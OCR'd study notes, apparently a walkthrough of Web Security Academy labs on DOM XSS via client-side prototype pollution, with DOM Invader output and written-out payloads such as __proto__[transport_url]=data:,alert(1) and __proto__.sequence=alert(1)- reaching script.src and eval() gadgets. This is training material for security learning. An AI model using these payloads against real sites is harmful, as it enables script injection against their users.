


DOM Invader Exploitation

Using DOM Invader for prototype pollution exploitation can do all the steps for you:

- Identify pollution source
- Identify a gadget
- Craft an exploit




Learning path | Web Security Ac
What is prototype pollution? | W
Client-side prototype pollution
Lab: DOM XSS via client-side pro
DOM XSS via client-side prototy
DOM XSS via client-side prototy
0a630011048c417cc063184300350086.web-security-academy.net
Web Security Academy
DOM XSS via client-side prototype pollution
Back to lab description
LAB Not solved
Home | My account | Submit feedback
Elements Console Sources Network Performance Memory Security Application Lighthouse DOM Invader
DOM
Messages
akhqqtbh
Search
Search for Canary
Inject URL params
Inject forms
Copy canary
Clear all
Only interesting sinks are being shown. All sources are being hidden, except those used for prototype pollution. You can configure this in the DOM Invader settings.
Sinks (1)
script.src (1)
Value
outerHTML
Frame path
Event
Options
Stack Trace
akhqqtbh8prototypepollutiontransport_urlakhqqtbh
<script></script>
top
load
Exploit
at Object.sREm...
Sources (0)
Console
Issues
top
Filter
Default levels
1 Issue: 1
DOM Invader is now enabled. View the DOM Invader tab in devtools to use it.
Uncaught TypeError: Invalid property descriptor. Cannot both specify accessors and a value or writable attribute, #<Object>
Uncaught TypeError: window[_0x2c82ea(...)] is not a function
DevTools failed to load source map: Could not load content for https://0a63001….web-security-academy.net/resources/css/labsBlog.css.map: HTTP error: status code 404, net::ERR_HTTP_RESPONSE_CODE_FAILURE
DevTools failed to load source map: Could not load content for https://0a63001….web-security-academy.net/resources/labheader/css/academyLabHeader.css.map: HTTP error: status code 404, net::ERR_HTTP_RESPONSE_CODE_FAILURE
-- DOM Invader: Logging stack trace
VM46:1
at Object.sREmk (<anonymous>:2:138475)
at _0x132bd4 (<anonymous>:2:476946)
at Object.NIiIs (<anonymous>:2:331406)
at HTMLScriptElement.set [as src] (<anonymous>:2:332276)
at searchLogger (https://0a63001….web-security-academy.net/resources/js/searchLogge
VM46:1
Learning path | Web Security Ac
What is prototype pollution? | W
Client-side prototype pollution
Lab: DOM XSS via client-side pro
DOM XSS via client-side prototy
DOM XSS via client-side prototy
DOM XSS via client-side prototy
0a630011048c417cc063184300350086.web-security-academy.net/?__proto__[transport_url]=data%3A%2Calert%281%29
...048c417cc063184300350086.web-security-academy.net says
1
OK
Web Security Academy
DOM XSS vi
Back to lab descrip
LAB Not solved
Home | My account | Submit feedback
WE LIKE TO
BLOG
Search the blog...
Search

Lab: DOM XSS via an alternative prototype pollution vector

Lab: DOM XSS via an alternative prototype pollution vector


- This lab is vulnerable to DOM XSS via client-side prototype pollution. To solve the lab:

1. Find a source that you can use to add arbitrary properties to the global Object.prototype.
2. Identify a gadget property that allows you to execute arbitrary JavaScript.
3. Combine these to call alert().

- You can solve this lab manually in your browser or use DOM Invader to help you.
- **Summary – Steps to Exploit**:
- See slides.


Find a prototype pollution source:


- Inject a property using a query String in the URL and notice that the Object is updated with the property.



Identify a Gadget:

- Looking at the JavaScript in the application, there is a “manager” Object that contains a property called “sequence” that is passed to the eval() function.
- The “sequence” property is not being defined.





Craft an Exploit:

- Pollute the Object prototype with a “sequence” property.
- __proto__.sequence=alert(1)-
- The hyphen at the end of the payload needed to be added in order for the JS syntax to be correct.

Lab: Client-side prototype pollution via flawed sanitization

Lab: Client-side prototype pollution via flawed sanitization


- This lab is vulnerable to DOM XSS via client-side prototype pollution. Although the developers have implemented measures to prevent prototype pollution, these can be easily bypassed.
- To solve the lab:

1. Find a source that you can use to add arbitrary properties to the global Object.prototype.
2. Identify a gadget property that allows you to execute arbitrary JavaScript.
3. Combine these to call alert().

- **Summary – Steps to Exploit**:
- See slides.

